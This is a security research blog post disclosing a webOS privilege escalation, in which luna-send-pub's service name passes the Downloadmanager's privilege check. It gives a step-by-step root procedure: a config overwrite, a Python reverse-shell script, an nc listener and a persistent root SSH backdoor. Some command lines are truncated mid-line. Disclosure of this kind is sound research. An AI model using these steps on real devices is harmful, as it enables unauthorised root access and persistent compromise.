Written by Andreas
on February 03, 2021

CVE-2020-9759 - Getting root on webOS

Update (2022-02-04): Please note that LG actually did request and receive a CVE number, af

The TL;DR

A while back, I decided to devote some research time looking into the inner workings of webOS to be able to better understand the security posture of the platform as whole, and to better be able to spot security issues in webOS applications. This led to some interesting discoveries, including a local privilege escalation method, which will be outlined in this blog post.

Some Caveats

As part of the LG webOS TV SDK, LG provides a webOS TV emulator running on QEMU. This post will use this emulator, running webOS version 5.0.0-88, to demonstrate the issue.

Now, before we start, it should be noted that this issue does *not* affect the one webOS hardware device in my possession; an LG Smart TV with model name 65SM8500PLA and webOS version 4.8.0-52002. This is due to customizations made by LG, which restrict access to the vulnerable component. LG furthermore claims that this is the case for all their devices running webOS, which may well be the case (or not).

However, as the root cause of the issue is within code rather than LG's custom configuration, we feel that it is still valid. As far as Recurity Labs are aware, LG is the maintainer of the webOS Open Source Edition (OSE), which (to date) has not been updated to remediate this issue, even though LG claims that it has been fixed. This implies that the root cause will not be remediated. This also means that LG, despite our repeated inquires, did not request a CVE number for this issue - hence the title "CVE-2020-XXXXX" (the issue was initially reported to LG on October 05, 2020).

It is also interesting to note that LG repeatedly tried to play down the issues (yes, plural, but that's for another time) I reported, but as soon as I mentioned that I was going to do a write-up they turned around and asked if I wouldn't rather participate in their bug bounty program instead. If there is one thing that is constant in this world ...

webOS - A Brief History

webOS is a Linux-based operating system and media application platform for smart embedded devices. It was originally developed by Palm, Inc. and later included in the acquisition of Palm by HP, who released the source code under an open source license in 2011, which became known as Open webOS. In 2013, HP sold webOS to LG Electronics, who started using it in their smart TVs, refrigerators, watches etc. In 2018, LG announced the webOS Open Source Edition (OSE), which includes additional features for smart TVs and other devices developed by LG.

High-Level Architecture

Applications in webOS are called "Web Apps", and are essentially JavaScript client applications executed in a locked-down headless browser, with some additional management handled by the internal `WebAppManager` service. The apps are run by unprivileged users, and have very limited access to the filesystem. Applications can also implement services, which are run in `node.js` and must be packaged and included within the application's `.ipk` package. These services are run as the same unprivileged user as the apps themselves.

webOS also implements the Luna Service API, which enables Web apps as well as internal system services to call different APIs for interacting with webOS features and the underlying system. The APIs are made available via "Luna Bus", which exposes one private and one public channel. The APIs are somewhat logically grouped together, and can include both public (exposed by the public channel and available to any app) and private (exposed by the private channel and only available for internal or privileged communication) methods. Furthermore, each method can (and often does) implement their own access controls, for more granular access restrictions.

And this is where our story begins ...

A Case of Mistaken Identity

One of the APIs the Luna Service provides is the `Downloadmanager`. Like all internal APIs, the `Downloadmanager` runs as `root`.

```
root       900  0.0  0.9  15356  9332 ?        SLs  09:06   0:00 /usr/bin/LunaDownloadMgr
```

The most essential method the `Downloadmanager` implements is simply called `download`, and enables an application or service to download a file over the network. This method is callable by any application and accepts a number of parameters, but implements its own restrictions with regard to where the file will be downloaded, and what it will be called. This is enforced by checking that the calling application has one of the privileged prefixes `com.palm.`, `com.webos.`, or `com.palm.`, which third-party applications are not allowed to use.

From the `DownloadService.cpp` class:

```
// only privileged service don't have restrictions
    if (!isPrivileged(caller))
```

And from the `DownloadManager.cpp` class:

```
bool DownloadManager::isPrivileged(const std::string& sender)
{
    if(sender.find("com.palm.") == 0 || sender.find("com.webos.") == 0 || sender.find("com
        return true;

    return false;
}
```

If this check fails, the service will disregard any parameter except `target`, which specifies the file to download, and will instead download the file to the default location `/media/internal/downloads` on the filesystem.

However, privileged applications that pass the check, such as internal services and native applications, are able to set additional parameters, such as `targetDir` and `targetFilename` (which forces existing files with the same name to be overwritten). These options are used, e.g. when the system installs applications via the Internet, for example by an App Store.

After spending a fair amount of time trying to figure out how to get past this check (but sadly to no avail), I decided to look elsewhere. Enter the `luna-send` tool.

webOS implements a pair of command line tools located in `/usr/bin` called `luna-send` and `luna-send-pub`, which can be used to call the Luna Service APIs locally from the command line. `luna-send` is used to call private API methods and is only available to the `root` user, whereas `luna-send-pub` is used to call public methods and, hence, can be called by any user. These tools are frequently used by internal webOS startup and maintenance scripts, making them a fundamental part of the platform.

When inspecting the source code for the `luna-send` binaries, I noticed the following extract_

```
const char PUBLIC_SERVICE_NAME[] = "com.webos.lunasendpub";
const char PRIVATE_SERVICE_NAME[] = "com.webos.lunasend";
```

As it turns out, the name `luna-send-pub` used when communicating with the Luna Service API is `com.webos.lunasendpub`, which means that it will effectively pass the check implemented by the `Downloadmanager`, and will thus be considered a privileged caller. This effectively enables us to be able to download arbitrary files to any writable part of the filesystem as the `root` user, since the `Downloadmanager` is running as `root`. Please keep in mind that this is possible for any application implementing its own service, for example by using the `node.js` `child_process` module to call `luna-send-pub` on the command line.

(The implications of a design in which a command line tool can call internal system services *and* essentially specify its own permissions through whatever name it choses for itself is not lost on the author, but will be explored in a different blog post.)

While arbitrary file downloads as `root` is an issue in itself, I of course also wanted to try to use it for something more interesting, and hence began the hunt for a local privilege escalation.

Setting the Scene

The LG webOS TV Emulator, which was mainly used for the dynamic parts of this project, grants developers the same type of unprivileged shell access to webOS as a third-party application has. For an easier overview, all following steps will be shown using the shell directly rather than via a Web App service. For those, who would like to implement a Web App that does the same things, LG offers some basic documentation on how to write apps and services on their developer website available here.

The following guide can be used to root the LG webOS TV Emulator, but may need some tweaking with regard to which files and directories to use on other webOS devices and implementations.

Getting root

While we are now able to download files to anywhere on the filesystem (if mounted as writable), we still cannot make the files we download executable as they will be owned by the `root` user, meaning that simply overwriting some binary or shell script will likely not be very effective. What we can do, however, is overwrite a configuration file specifying the path to an executable, and then point it to our own executable someplace on the filesystem where we have the necessary privileges. After looking around a bit, I found a good candidate for this in the `/etc/luna-service2/ls-hubd.conf` file. This is the configuration file for the Luna hub daemon, which acts as a middleman for internal communication, and contains the following extract:

```
[Dynamic Services]
ExecPrefix=/usr/sbin/setcpushares-ls2
LaunchTimeout=300000
```

On inspection, the `/usr/sbin/setcpushares-ls2` file contains the following:

```
#!/bin/sh

# usage: $0 cmd args...
# Used by LS2 as a wrapper for invoking dynamic services that ensures they are in the corr

exec "$@"
```

This file appears to be a shell script used to launch dynamic services, likely during start-up. As the Luna Service hub daemon runs as `root`, this means that, if we can overwrite the configuration file and point the `ExecPrefix` to our own script file, it will be possible to run arbitrary commands within the script as the `root` user.

To achieve this, the following steps can be taken:

1) On a local computer, create the file `ls-hubd.conf` with the following content:

```
[General]
PidDirectory=/var/run/ls2
LogServiceStatus=false
ConnectTimeout=20000

[Watchdog]
Timeout=60
FailureMode=noop

[Dynamic Services]
ExecPrefix=/home/developer/setcpushares-ls
LaunchTimeout=300000

[Security]
Enabled=true
MonitorExePath=/usr/sbin/ls-monitor
JsServiceExePath=js
AllowNullOutboundByDefault=true
ContainersDirectories=/usr/share/luna-service2/containers.d
ManifestsDirectories=/usr/share/luna-service2/manifests.d;/mnt/otycabi/usr/share/luna-serv
ManifestsVolatileDirectories=/var/luna-service2/manifests.d;/var/luna-service2-dev/manifes
DevmodeCertificate=/var/luna-service2-dev/devmode_certificate.json
DefaultDevmodeCertificate=/usr/share/luna-service2/devmode_certificate.json
```

Notice that the `ExecPrefix` value has been modified to point to `home/developer/setcpushares-ls`. The reason for not simply overwriting the script file is because, on most embedded devices, the `/usr/sbin` directory is likely to be mounted as read-only, whereas `/etc/` (the location of the config file) might not be. On the LG webOS TV Emulator, the `/home/developer` directory is writable by our unprivileged user, on other devices some other directory may have to be used.


2) Next, create the file `home/developer/setcpushares-ls` with the following content on the webOS device:

```
#!/bin/sh

# usage: $0 cmd args...
# Used by LS2 as a wrapper for invoking dynamic services that ensures they are in the corr

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);

exec "$@"
```



3) Make this file executable with the command `chmod +x setcpushares-ls`.

(If it is somehow necessary to also download the modified script file, the path in `ExecPrefix` can simply be replaced with `/bin/sh /path/to/script` to get around the need to make the script file executable.)

4) Download the modified `ls-hubd.conf` file to the webOS device using the following command:

```
luna-send-pub -n 1 -f luna://com.webos.service.downloadmanager/download '{"target":"http:/
```

5) After this, open a `netcat` listener on port 1234 on the IP address specified in the Python reverse shell in step 2.

```
nc -l 1234
```

6) Restart the webOS device. Once the system is completely started, the `netcat` listener set-up in step *5* should receive a connection, granting `root` access to the system.

```
andreas@deathstar2:~$ nc -l 1234
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root)
/ # uname -a
Linux qemux86 4.18.14-yocto-standard #1 SMP PREEMPT Fri Feb 7 05:57:22 UTC 2020 x86_64 GNU
```

At this point, I simply changed the password of the `root` user, and replaced the Python reverse shell in the `/home/developer/setcpushares-ls` file with a command to open an additional SSH listener with `root` and password login allowed. This will provide stable access to a much nicer root shell, and should aid further research.

Final Thoughts

While LG claims that this issue does not affect their devices, it is our impression that it affects webOS in general, and therefore should be taken seriously. In the commincation flow, LG claimed that it would be fixed “within a week” on the 26th of January 2021 (the issue was initially reported to LG on October 05, 2020), and since that time has well passed, and due to the fact that the issue is not remotely exploitable, we decided to release this information.

If nothing else it may aid other fellow hackers by granting `root` access to the LG webOS emulator.